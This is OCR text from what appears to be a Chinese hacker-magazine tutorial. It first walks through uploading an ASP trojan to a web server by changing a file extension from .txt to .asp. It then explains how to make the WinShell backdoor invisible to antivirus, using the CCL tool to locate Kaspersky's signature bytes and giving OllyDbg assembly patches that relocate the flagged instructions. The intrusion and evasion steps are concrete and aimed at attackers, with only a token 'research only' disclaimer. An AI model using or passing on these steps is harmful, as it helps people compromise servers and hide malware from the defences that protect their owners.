
现在最重要的就是修改IE地址栏里的那个file变量。把原来"＊.txt"改成"＊.asp"回车提交，这是最重要的一步。如图6 所示。


图6

保存的文件名为"muma"，按要求填好，文本输入框里贴上ASP的木马代码，在这里我用了代码加密的"ASP的站长助手"。如图7 所示。



图7

然后按另存为。ASP木马我是用了加密的ASP站长助手，如图8 所示。


图8

这样就轻易地把ASP木马写到服务器里了，接着就是重组该木马的网站URL，上面我注册的ID是abcxd，所在该木马的URL应是http://www.xxx.com/myfile/abcx/muma.asp。如图9所示。

注意：本教程只作研究学习用，朋友们可别做"傻事"喽！


图9


刘流：最近一段时间，网络上的很多攻击事件在大范围扩散，很多服务器被入侵、控制，各种极品后门、木马被安装在了这些倒霉的服务器上。很多热心的读者朋友们提出了疑问："为什么黑客用的是和我们一样的工具，那些服务器上的强大杀毒软件就没有反应呢？"，其实很简单。杀毒软件检测木马、后门等黑器时，最传统也是最有效的方法之一就是特征码比较，也就是找到病毒(恶意程序)库里的各软件的特征码，一旦确定为符合要求的，就归咎为木马、后门，而且越是名气大的黑器越是被追杀得体无完肤，如果找不到特征码自然就不认为是后门、木马了。

有时候在入侵时，好不容易突破了对方防火墙的堵截，想传个心爱的后门过去，可立足未稳就已经被对方的杀毒软件枪毙了。于是如何打造自己的不被各种杀毒软件查杀的黑客工具就成为如今最热门的话题了。CCL就是在这样形势下冲出江湖的一个优秀工具，它根据黑防以往文章的原理，精心构造了各种适合黑客们使用的功能，让普通新手也能轻松地打造出自己的不被杀的黑软！WTF偶然在焦点上遇到该软件的作者，针对特征码讨论了半天，最后共同策划了本期专题，推出了3种流行黑软的克制杀毒软件的方法。同时为了照顾新手，特意在最后一种黑软上进行了详细的解说，并配合了最细致的录像供大家手把手学习！相信看了本文，你再也不会羡慕黑客们不被杀的后门木马了！

适合读者：入侵爱好者

前置知识：黑软基本使用方法

CCL创造菜鸟打造免杀黑器神话



文/图 tankaiha 特别策划：黑防编辑部

现在的杀毒软件真是越来越牛，有时辛辛苦苦传到肉鸡上的后门还没有来得及运行就惨遭夭折，而且往往名气越大的后门就越容易成为各路杀毒软件封杀的对象。黑客们就束手无策了吗？不！黑防2004年第10期上有篇名为《杀毒软件能奈我何——网络神偷特征码修改实战》的文章，详细介绍了通过字节替换的原理来实现黑客工具不被杀的过程，总结起来就一句话：如果文件中的特征码被我们填入的数据(比如0)替换了，那杀毒软件就不会报警，以此确定特征码的位置。这个方法简单而有效，但是手动操作起来工作量太大。受作者冰狐浪子启发，我编写了一个小程序来自动实现特征码定位的功能。程序的中文名叫特征码定位器，英文名叫CCL。下面，我们就来讲讲怎样在短时间内打造不被查杀的超级黑器！

打造免杀黑器之一：WinShell特征码的自动定位

CCL的原理是将原文件中部分字节替换为0，然后生成新文件，再根据杀毒软件来检测这些文件的结果判断特征码的位置。使用CCL之前应该先设置一下参数，包括操作方式是自动还是手动和生成文件的路径。

自动操作时，有一个参数很重要，就是每生成一个文件等待的秒数。因为我们要保证杀毒软件在这几秒钟内对替换过的文件进行检测，并能删除该文件(如果含特征码的话)，然后CCL根据刚才的生成文件是否被删除来决定下面的操作。如果间隔时间过短，杀毒软件没有来得及检测，CCL就进入了下一轮操作。嘿嘿，轻者判断结果出错，重者系统很可能会崩溃的！建议先把时间设大一些，比如7～10秒。

小提示：这种检测对已加壳的文件是无效的，因为带壳文件被替换的字节不是原程序的真身，而是加壳后的数据，所以第一步一定记得要脱壳。

铛铛铛！第一个目标是WinShell，谁能简单介绍一下WinShell的功能？伴随一声刺耳的驴叫，名叫卡巴斯基的"男生"站了出来：WinShell是一个非常小巧的Telnet后门程序，我"父亲"将它命名为Backdoor.Win32.WinShell.50，用VC编成，如图1所示。




图1

下面让我们利用自动替换功能来定位特征码。首先运行CCL，将参数设为自动，等待时间7秒，最小定位精度设为16个字节；然后关闭杀毒软件即时监测功能(后文均简称为监测)，打开待检测文件，成功读入后会弹出PE文件段选择窗口(如图2所示)。

这是让用户选择对文件的哪一个部分进行替换。我们双击.text段(这是可执行文件的代码段)，然后在用




图 2

户输入区会显示相应数据。我们再点击"添加区段"，就成功地添加了一个待检测区段。当然，你也可以直接在"用户输入区"填入数据然后添加。双击已添加的区段，可以删除任务。

小提示 我们应该选择几个段进行检测呢？最简单的方法是一个都不选，程序会默认对整个文件进行检测。但有时候文件过大，或者你能确定特征码位于某个段中，为了避免替换时间过长，可以选择特定的范围进行检测。

"是否填充0"这个选项的功能是指为了预先排除某些部分的干扰，我们在生成文件中将该部分用0填充。举个例子说明一下，文件有A、B两处特征码，为了更精确地定义A，我们可以将B所在的段预先填0，然后专门定位A所在的部分。关于填充0的时机，大家在使用过程中会慢慢总结出来的。好了，回到WinShell，这里我们选择"不填充0"，也就是正常替换。单击确定，弹出了操作窗口（如图3所示）。




图 3

窗口里显示了各种信息，包括文件名、生成路径、操作方式和需要的硬盘空间（手动的话）。这时，别忘了打开杀毒软件的监测，并且将该功能设为"遇到病毒时自动删除，不提醒用户"。然后打开"我的电脑"，进入生成文件的文件夹，让"我的电脑"窗口保持在前台。

小提示 为什么要这么做呢？因为有的杀毒软件只对前台窗口生成的文件进行即时监测，就算"我的电脑"窗口在前台也不一定对生成文件检测，这时可以不断地在文件图标上单击鼠标右键，来"刺激"一下杀毒软件。详细过程请看光盘录像。

回到CCL，确认窗口显示的信息无误后，单击GO，开始自动检测。这时，你会发现"我的电脑"文件夹里多了两个文件，名称形如"OUT_XXXXXXXX_YYYYYYYY"，其中8个X代表当前替换0的起始偏移，8个Y代表替换多少字节的0。几秒钟内，会有一个文件被杀毒软件自动删除（再强调一下，7秒钟是你设定的等待时间，要确保含特征码的文件在这7秒内被删除掉），7秒后会生成另外两个文件，这是CCL进行下一轮检测了。这样等啊等，期间不停地在生成文件图标上点鼠标右键（不知道除了卡巴斯基，其他的杀毒软件需不需要这样的"刺激"），过了2分多钟，结果出来了。

-------------定位结果-------------

序号	起始偏移	大小	结束偏移
0001	0000180C	00000014	00001820
0002	00002130	00000050	00002180
0003	00002810	00000028	00002838
0004	000028D8	00000014	000028EC

这个结果说明特征码可能在这4段中。定位成功了？呵呵，不要急，这才刚刚完成了一半，下面还要对文件进行修改，并最后确定特征码的位置与类型。这4处结果不一定都需要改，如果只改动一处就成功，那是最好不过的。挑一处段大小最小的改吧，就第一项，从文件偏移0x180C开始的0x14个字节。我们用OllyDbg打开WinShell.exe，来到0x0040180C处。这里省略了文件偏移和内存偏移的转换，代码如下：

```
0040180E     83C0 C1          add eax,-3F
00401811     83F8 39 cmp eax,39
00401814     0F87 5C01000>    ja win.00401976
0040181A     33C9     xor ecx,ecx
0040181C     8A88 0C1A400>  mov cl,byte ptr ds:
[eax+401A0C]
00401822     FF248D E4194> jmp dword ptr ds:
[ecx*4+4019E4]
```

怎么改呢？这里讲两个通用的方法。特征码不可能只由某一句指令来确定，这样误报率会非常高，因此通常是多条指令的组合，我们只要将这个组合打乱即可。最简单的方法当然是两条指令调个顺序，我们把它叫做指令顺序调换法，它使用的范围仅限于互不干扰的两条指令。可有很多情况，指令的执行顺序是不能调的，比如上面的6条指令，这时就用第二种方法——通用跳转法则。在文件中寻找一个空隙（由于对齐的原因，PE文件中往往会有一些空隙处没有代码，全部为0），将原来的指令改成一个跳转，跳到这个空隙去执行，空隙处填入我们原来的指令，执行完毕再跳转回去。我们将OllyDbg的滚动条向下拉，在0x00405D20处有空隙，如图4所示。

修改方法见下面（改之前别忘了先将原文件备份一下）：

```
0040180E     /E9 0D450000      jmp WinShell.00405D20
00401813     |90               nop
00401814     |0F87 5C010000    ja WinShell.00401976
```




图4

为什么要改add和Cmp两句？因为jmp指令占了5个字节，而add和cmp均为3字节指令，只能两个一起改了。好，我们将0x0040180E处改为Jmp 00405D20，多出一个字节我们改为nop。接着在空白处将原来的add和cmp两条指令补上，尾部再来个jmp回去的代码。在jmp回去时，可以回到nop，也可以直接跳到Ja处，这里选择跳回nop。

```
00405D20      83C0 C1          add eax,-3F
00405D23      83F8 39          cmp eax,39
00405D26    ^ E9 E8BAFFFF      jmp WinShell.
00401813
```

修改完毕，我们先保存一下。在OllyDbg窗口中单击右键选择"复制到可执行文件－>全部保存"，然后保存到WinShell.exe中。OK，在菜单中选择"重新运行"，回到0040180E处，确定刚才的修改已经保存了。关闭OllyDbg，找到WinShell.exe，用杀毒软件进行扫描。嘿嘿，卡巴斯基已经认不出它来了！如图5所示，成功！

